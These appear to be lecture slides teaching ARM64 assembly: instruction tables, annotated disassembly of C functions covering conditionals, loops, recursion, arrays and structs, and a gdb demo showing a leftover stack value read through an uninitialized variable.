<code>mneg D, 01, 02</code>	$D = -(01 \times 02)$

# Bit Shift Instructions

Instruction	Translation	Arithmetic or Logical?
<code>lsl D, R, #v</code>	$D = R \ll v$	logical or arithmetic
<code>lsr D, R, #v</code>	$D = R \gg v$	logical
<code>asr D, R, #v</code>	$D = R \ggg v$	arithmetic
<code>ror D, R, #v</code>	$D = R \ggg v$	neither (rotate)

# Bitwise Operations

Instruction	Translation
<code>and D, 01, 02</code>	$D = 01 \ \& \ 02$
<code>orr D, 01, 02</code>	$D = 01 \   \ 02$
<code>eor D, 01, 02</code>	$D = 01 \ ^ \ 02$
<code>mvn D, 0</code>	$D = \sim 0$
<code>bic D, 01, 02</code>	$D = 01 \ \& \ \sim 02$
<code>orn D, 01, 02</code>	$D = 01 \   \ \sim 02$
<code>eon D, 01, 02</code>	$D = 01 \ ^ \ \sim 02$

# Kahoot!

**Ch 9a**

## **9.4. Conditional Control and Loops**

# Conditional Comparison Instructions

- Does a comparison without modifying the destination register
- Only modifies condition code flags

Instruction	Translation
<code>cmp 01, 02</code>	Compares 01 with 02 (computes 01 - 02)
<code>tst 01, 02</code>	Computes 01 & 02



# Branch instructions

- Examples
  - **b 0x824 <getSmallest+48>**
  - **b.le 0x81c <getSmallest+40>**

*Table 3. Common Branch Instructions*

Instruction	Description
<code>b addr L</code>	<code>pc</code> = <code>addr</code>
<code>br A</code>	<code>pc</code> = <code>A</code>
<code>cbz R, addr L</code>	If <code>R</code> is equal to 0, <code>pc</code> = <code>addr</code> (conditional branch)
<code>cbnz R, addr L</code>	If <code>R</code> is not equal to 0, <code>pc</code> = <code>addr</code> (conditional branch)
<code>b.c addr L</code>	If <code>c</code> , <code>pc</code> = <code>addr</code> (conditional branch)

# Conditional branch suffixes

*Table 4. Conditional Branch Instruction Suffixes (synonyms shown in parentheses)*

Signed Comparison	Unsigned Comparison	Description
eq	eq	branch if equal (==) or branch if zero
ne	ne	branch if not equal (!=)
mi	mi	branch if minus (negative)
pl	pl	branch if non-negative ( $\geq 0$ )
gt	hi	branch if greater than (higher) ( $>$ )
ge	cs (hs)	branch if greater than or equal ( $\geq$ )
lt	lo (cc)	branch if less than ( $<$ )
le	ls	branch if less than or equal ( $\leq$ )

# if Statements in Assembly

```
int getSmallest(int x, int y) {  
    int smallest;  
    if ( x > y ) {  
        smallest = y;  
    }  
    else {  
        smallest = x;  
    }  
    return smallest;  
}
```

```
0x07f4 <+0>:      sub    sp, sp, #0x20  
0x07f8 <+4>:      str     w0, [sp, #12]  
0x07fc <+8>:      str     w1, [sp, #8]  
0x0800 <+12>:     ldr     w1, [sp, #12]  
0x0804 <+16>:     ldr     w0, [sp, #8]  
0x0808 <+20>:     cmp     w1, w0  
0x080c <+24>:     b.le    0x81c <getSmallest+40>  
0x0810 <+28>:     ldr     w0, [sp, #8]  
0x0814 <+32>:     str     w0, [sp, #28]  
0x0818 <+36>:     b       0x824 <getSmallest+48>  
0x081c <+40>:     ldr     w0, [sp, #12]  
0x0820 <+44>:     str     w0, [sp, #28]  
0x0824 <+48>:     ldr     w0, [sp, #28]  
0x0828 <+52>:     add     sp, sp, #0x20  
0x082c <+56>:     ret
```

# Annotated Assembly

```
0x07f4 <+0>:    sub    sp, sp, #0x20           // grow stack by 32 bytes
0x07f8 <+4>:    str     w0, [sp, #12]         // store x at sp+12
0x07fc <+8>:    str     w1, [sp, #8]         // store y at sp+8
0x0800 <+12>:   ldr     w1, [sp, #12]       // w1 = x
0x0804 <+16>:   ldr     w0, [sp, #8]       // w0 = y
0x0808 <+20>:   cmp     w1, w0            // compare x and y
0x080c <+24>:   b.le    0x81c <getSmallest+40> // if(x <= y) goto <getSmallest+40>
0x0810 <+28>:   ldr     w0, [sp, #8]       // w0 = y
0x0814 <+32>:   str     w0, [sp, #28]      // store y at sp+28 (smallest)
0x0818 <+36>:   b       0x824 <getSmallest+48> // goto <getSmallest+48>
0x081c <+40>:   ldr     w0, [sp, #12]      // w0 = x
0x0820 <+44>:   str     w0, [sp, #28]      // store x at sp+28 (smallest)
0x0824 <+48>:   ldr     w0, [sp, #28]      // w0 = smallest
0x0828 <+52>:   add     sp, sp, #0x20     // clean up stack
0x082c <+56>:   ret                     // return smallest
```

# Conditional Select Instruction

```
(gdb) disas getSmallest_csel
```

```
Dump of assembler code for function getSmallest_csel:
```

```
0x0860 <+0>:  sub    sp, sp, #0x10      // grow stack by 16 bytes
0x0864 <+4>:  str     w0, [sp, #12]      // store x at sp+12
0x0868 <+8>:  str     w1, [sp, #8]       // store y at sp+8
0x086c <+12>: ldr     w0, [sp, #8]     // w0 = y
0x0870 <+16>: ldr     w2, [sp, #12]    // w2 = x
0x0874 <+20>: ldr     w1, [sp, #12]    // w1 = x
0x0878 <+24>:  cmp     w2, w0              // compare x and y
0x087c <+28>:  csel    w0, w1, w0, le     // if (x <= y) w0 = x, else w0=y
0x0880 <+32>:  add     sp, sp, #0x10    // restore sp
0x0884 <+36>:  ret                      // return (w0)
```

## 9.4.3. Loops in assembly

- Both these C loops compile to the same assembly code

```
int sumUp(int n) {  
    //initialize total and i  
    int total = 0;  
    int i = 1;  
  
    while (i <= n) { //while i is less than or equal to n  
        total += i; //add i to total  
        i+=1;       //increment i by 1  
    }  
    return total;  
}
```

```
int sumUp2(int n) {  
    int total = 0; //initialize total to 0  
    int i;  
    for (i = 1; i <= n; i++) { //initialize i to 1, increment by 1 while i<=n  
        total += i; //updates total by i  
    }  
    return total;  
}
```

# Loop in Assembly

Dump of assembler code for function sumUp2:

```
0x0774 <+0>:  sub    sp, sp, #0x20      // grow stack by 32 bytes (new frame)
0x0778 <+4>:  str     w0, [sp, #12]     // store n at sp+12 (n)
0x077c <+8>:  str     wzr, [sp, #24]   // store 0 at sp+24 (total)
0x0780 <+12>: mov     w0, #0x1         // w0 = 1
0x0784 <+16>: str     w0, [sp, #28]     // store 1 at sp+28 (i)
0x0788 <+20>: b       0x7a8 <sumUp2+52> // goto <sumUp2+52>
0x078c <+24>: ldr     w1, [sp, #24]   // w1 = total
0x0790 <+28>: ldr     w0, [sp, #28]   // w0 = i
0x0794 <+32>: add     w0, w1, w0         // w0 = total + i
0x0798 <+36>: str     w0, [sp, #24]   // store (total+i) in total
0x079c <+40>: ldr     w0, [sp, #28]   // w0 = i
0x07a0 <+44>: add     w0, w0, #0x1       // w0 = i + 1
0x07a4 <+48>: str     w0, [sp, #28]   // store (i+1) in i (i.e. i += 1)
0x07a8 <+52>: ldr     w1, [sp, #28]   // w1 = i
0x07ac <+56>: ldr     w0, [sp, #12]   // w0 = n
0x07b0 <+60>: cmp     w1, w0           // compare i and n
0x07b4 <+64>: b.le    0x78c <sumUp2+24> // if (i <= n) goto <sumUp2+24>
0x07b8 <+68>: ldr     w0, [sp, #24]   // w0 = total
0x07bc <+72>: add     sp, sp, #0x20   // restore stack
0x07c0 <+76>: ret                    // return w0 (total)
```

## **9.5. Functions in Assembly**



# Common Function Management Instructions

Instruction	Translation
<code>bl addr &lt;fname&gt;</code>	Sets <code>x30 = pc + 4</code> and sets <code>pc = addr</code>
<code>blr R &lt;fname&gt;</code>	Sets <code>x30 = pc + 4</code> and sets <code>pc = R</code>
<code>ret</code>	Returns value in <code>x0</code> and sets <code>pc = x30</code>

## 9.5.1. Function Parameters


- The first eight parameters to a function are stored in registers x0... x7.
- If a function requires more than seven parameters, the remaining parameters are loaded into the call stack

# Demo: adder

- `wget https://samsclass.info/COMSC-142/proj/adder.c`
- `gcc -o adder adder.c`
- `cat adder.c`

*Note the uninitialized variable `a` in `adder()`*

- `./adder`
  - Prints out 42

A terminal window titled 'COMSC132 — debian@debian: ~/COMSC-142 — ssh debian@...' displays the command 'cat adder.c' and its output. The output is the source code of a C program named 'adder.c'. The code includes <stdio.h> and defines three functions: 'assign(void)' which returns 40, 'adder(void)' which returns an uninitialized variable 'a' plus 2, and 'main(void)' which calls 'assign()', 'adder()', and prints the result 'x' using 'printf'.

```
COMSC132 — debian@debian: ~/COMSC-142 — ssh debian@...  
[debian@debian:~/COMSC-142$ cat adder.c]  
#include <stdio.h>  
  
int assign(void) {  
    int y = 40;  
    return y;  
}  
  
int adder(void) {  
    int a;  
    return a + 2;  
}  
  
int main(void) {  
    int x;  
    assign();  
    x = adder();  
    printf("x is: %d\n", x);  
    return 0;  
}  
[debian@debian:~/COMSC-142$
```

# Demo: adder

- gdb -q adder
- break \* assign
- break \* adder
- set style enabled off
- run
- disassemble assign
- print \$sp
- x/16x \$sp - 0x30

```
sambowne — debian@debian: ~/COMSC-142 — ssh debian@192.168.0.246 — 80x17
(gdb) disassemble assign
Dump of assembler code for function assign:
=> 0x0000aaaaaaaa0754 <+0>:      sub     sp, sp, #0x10
    0x0000aaaaaaaa0758 <+4>:      mov     w0, #0x28                // #40
    0x0000aaaaaaaa075c <+8>:      str     w0, [sp, #12]
    0x0000aaaaaaaa0760 <+12>:     ldr     w0, [sp, #12]
    0x0000aaaaaaaa0764 <+16>:     add     sp, sp, #0x10
    0x0000aaaaaaaa0768 <+20>:     ret
End of assembler dump.
(gdb) print $sp
$1 = (void *) 0xffffffff300
(gdb) x/16x $sp - 0x30
0xffffffff2d0: 0xffff430      0x0000ffff      0xf7fce5fc      0x0000ffff
0xffffffff2e0: 0xffff498      0x0000ffff      0x00000001      0x00000000
0xffffffff2f0: 0xaaabfdd0     0x0000aaaa      0xaaaa0780      0x0000aaaa
0xffffffff300: 0xffff320      0x0000ffff      0xf7e27740      0x0000ffff
(gdb)
```

# Demo: adder

- nexti 4
  - disassemble assign
  - print \$sp
  - x/16x \$sp - 0x20
- Notice the **0x28** written to the stack (decimal 40)

```
sambowne — debian@debian: ~/COMSC-142 — ssh debian@192.168.0.246 — 80x17

(gdb) disassemble assign
Dump of assembler code for function assign:
   0x0000aaaaaaaa0754 <+0>:      sub     sp, sp, #0x10
   0x0000aaaaaaaa0758 <+4>:      mov     w0, #0x28                // #40
   0x0000aaaaaaaa075c <+8>:      str     w0, [sp, #12]
   0x0000aaaaaaaa0760 <+12>:     ldr     w0, [sp, #12]
=> 0x0000aaaaaaaa0764 <+16>:     add     sp, sp, #0x10
   0x0000aaaaaaaa0768 <+20>:     ret
End of assembler dump.
(gdb) print $sp
$2 = (void *) 0xfffffffff2f0
(gdb) x/16x $sp - 0x20
0xfffffffff2d0: 0xffffffff430      0x0000ffff      0xf7fce5fc      0x0000ffff
0xfffffffff2e0: 0xffffffff498      0x0000ffff      0x00000001      0x00000000
0xfffffffff2f0: 0xaaabfdd0      0x0000aaaa      0xaaaa0780      0x00000028
0xfffffffff300: 0xffffffff320      0x0000ffff      0xf7e27740      0x0000ffff
(gdb)
```

# Demo: adder

- continue
  - disassemble adder
  - print \$sp
  - x/16x \$sp - 0x30
- Notice the **0x28** left over on the stack

```
sambowne — debian@debian: ~/COMSC-142 — ssh debian@192.168.0.246 — 80x17
Breakpoint 2, 0x000aaaaaaaa076c in adder ()
(gdb) disassemble adder
Dump of assembler code for function adder:
=> 0x000aaaaaaaa076c <+0>:      sub     sp, sp, #0x10
    0x000aaaaaaaa0770 <+4>:      ldr     w0, [sp, #12]
    0x000aaaaaaaa0774 <+8>:      add     w0, w0, #0x2
    0x000aaaaaaaa0778 <+12>:     add     sp, sp, #0x10
    0x000aaaaaaaa077c <+16>:     ret
End of assembler dump.
(gdb) print $sp
$3 = (void *) 0xffffffff300
(gdb) x/16x $sp - 0x30
0xffffffff2d0: 0xffff430      0x0000ffff      0xf7fce5fc      0x0000ffff
0xffffffff2e0: 0xffff498      0x0000ffff      0x00000001      0x00000000
0xffffffff2f0: 0xaaabfdd0     0x0000aaaa      0xaaaa0780      0x00000028
0xffffffff300: 0xffff320      0x0000ffff      0xf7e27740      0x0000ffff
(gdb) 
```



# Demo: adder

- nexti 3
  - disassemble adder
  - print \$sp
  - x/16x \$sp - 0x20
- *The **0x28** is at **[sp, #12]***
  - *Where the local variable is*
  - *It's 32 bits long*

```
sambowne — debian@debian: ~/COMSC-142 — ssh debian@192.168.0.246 — 80x16
(gdb) disassemble adder
Dump of assembler code for function adder:
   0x0000aaaaaaaa076c <+0>:      sub     sp, sp, #0x10
   0x0000aaaaaaaa0770 <+4>:      ldr     w0, [sp, #12]
   0x0000aaaaaaaa0774 <+8>:      add     w0, w0, #0x2
=> 0x0000aaaaaaaa0778 <+12>:     add     sp, sp, #0x10
   0x0000aaaaaaaa077c <+16>:     ret
End of assembler dump.
(gdb) print $sp
$5 = (void *) 0xffffffff2f0
(gdb) x/16x $sp - 0x20
0xffffffff2d0: 0xffff430      0x0000ffff      0xf7fce5fc      0x0000ffff
0xffffffff2e0: 0xffff498      0x0000ffff      0x00000001      0x00000000
0xffffffff2f0: 0xaaabfdd0     0x0000aaaa      0xaaaa0780      0x00000028
0xffffffff300: 0xffff320      0x0000ffff      0xf7e27740      0x0000ffff
(gdb)
```

## **9.6. Recursion**



# C Sumr

- Totals integers from 1 through ***n***
- sumr() recursively calls itself


```
int sumr(int n) {  
    int result;  
    if (n <= 0) {  
        return 0;  
    }  
    result = sumr(n-1);  
    result += n;  
    return result;  
}
```

# Animation

sumr:

```
<+0>:    stp    x29, x30, [sp, #-32]!  
➔<+4>:    mov    x29, sp  
<+8>:    str    w0, [x29, #28]  
<+12>:   ldr    w0, [x29, #28]  
<+16>:   cmp    w0, #0x0  
<+20>:   b.gt   <sumr+32>  
<+24>:   mov    w0, #0x0  
<+28>:   b      <sumr+56>  
<+32>:   ldr    w0, [x29, #28]  
<+36>:   sub    w0, w0, #0x1  
<+40>:   bl     <sumr>  
<+44>:   mov    w1, w0  
<+48>:   ldr    w0, [x29, #28]  
<+52>:   add    w0, w1, w0  
<+56>:   ldp    x29, x30, [sp], #32  
<+60>:   ret
```

Registers	
w0	2
x29	0xee0
x30	<+44>
sp	0xee0



Terminal:

```
> ./sum 3
```

- <https://diveintosystems.org/book/C9-ARM64/recursion.html>

## **9.9. Arrays in Assembly**

# Arrays

- Declared in C with statements like these:
  - **int arr[10]**
  - **int \* arr[10]**
- Or, more generally
  - **Type arr[N]**


# Arrays in Assembler

- **x1** contains the address of **arr**
- **x2** contains the value **i**
- **x0** contains the value **x**
- **LSL, #2** in 3rd example
  - Multiplies by 4
  - To move by 4 bytes

*Table 1. Common Array Operations and Their Corresponding Assembly Representations*

Operation	Type	Assembly Representation
<code>x = arr</code>	<code>int *</code>	<code>mov x0, x1</code>
<code>x = arr[0]</code>	<code>int</code>	<code>ldr w0, [x1]</code>
<code>x = arr[i]</code>	<code>int</code>	<code>ldr w0, [x1, x2, LSL, #2]</code>
<code>x = &amp;arr[3]</code>	<code>int *</code>	<code>add x0, x1, #12</code>
<code>x = arr+3</code>	<code>int *</code>	<code>add x0, x1, #12</code>
<code>x = *(arr+5)</code>	<code>int</code>	<code>ldr w0, [x1, #20]</code>

# Array with Ten Integer Elements



- **int** variables are 4 bytes long
- Each element is 4 bytes long

*Skip this section*


## **9.9. Matrices in Assembly**

## **9.9. Structs in Assembly**



# Example

```
struct studentT {  
    char name[64];  
    int age;  
    int grad_yr;  
    float gpa;  
};  
  
struct studentT student;
```



*Figure 1. The memory layout of the student struct*

# Initializing a Student

```
void initStudent(struct studentT *s, char *nm, int ag, int gr, float g) {  
    strncpy(s->name, nm, 64);  
    s->grad_yr = gr;  
    s->age = ag;  
    s->gpa = g;  
}
```

Dump of assembler code for function `initStudent`:

```
0x7f4 <+0>: stp x29, x30, [sp, #-48]! // sp-=48; store x29, x30 at sp, sp+4  
0x7f8 <+4>: mov x29, sp // x29 = sp (frame ptr = stack ptr)  
0x7fc <+8>: str x0, [x29, #40] // store s at x29 + 40  
0x800 <+12>: str x1, [x29, #32] // store nm at x29 + 32  
0x804 <+16>: str w2, [x29, #28] // store ag at x29 + 28  
0x808 <+20>: str w3, [x29, #24] // store gr at x29 + 24  
0x80c <+24>: str s0, [x29, #20] // store g at x29 + 20  
0x810 <+28>: ldr x0, [x29, #40] // x0 = s  
0x814 <+32>: mov x2, #0x40 // x2 = 0x40 (or 64)  
0x814 <+36>: ldr x1, [x29, #32] // x1 = nm  
0x818 <+40>: bl 0x6e0 <strncpy@plt> // call strncpy(s, nm, 64) (s->name)
```


# Initializing a Student

```
0x81c <+44>: ldr  x0, [x29, #40]      // x0 = s
0x820 <+48>: ldr  w1, [x29, #24]      // w1 = gr
0x824 <+52>: str  w1, [x0, #68]      // store gr at (s + 68) (s->grad_yr)
0x828 <+56>: ldr  x0, [x29, #40]      // x0 = s
0x82c <+60>: ldr  w1, [x29, #28]      // w1 = ag
0x830 <+64>: str  w1, [x0, #64]      // store ag at (s + 64) (s->age)
0x834 <+68>: ldr  x0, [x29, #40]      // x0 = s
0x838 <+72>: ldr  s0, [x29, #20]      // s0 = g
0x83c <+80>: str  s0, [x0, #72]      // store g at (s + 72) (s->gpa)
0x844 <+84>: ldp  x29, x30, [sp], #48 // x29 = sp, x30 = sp+4, sp += 48
0x848 <+88>: ret                    // return (void)
```

# 9.9.1. Data Alignment and Structs

- Four-byte data types are four-byte aligned
- Eight-byte data types are eight-byte aligned
- So padding is required

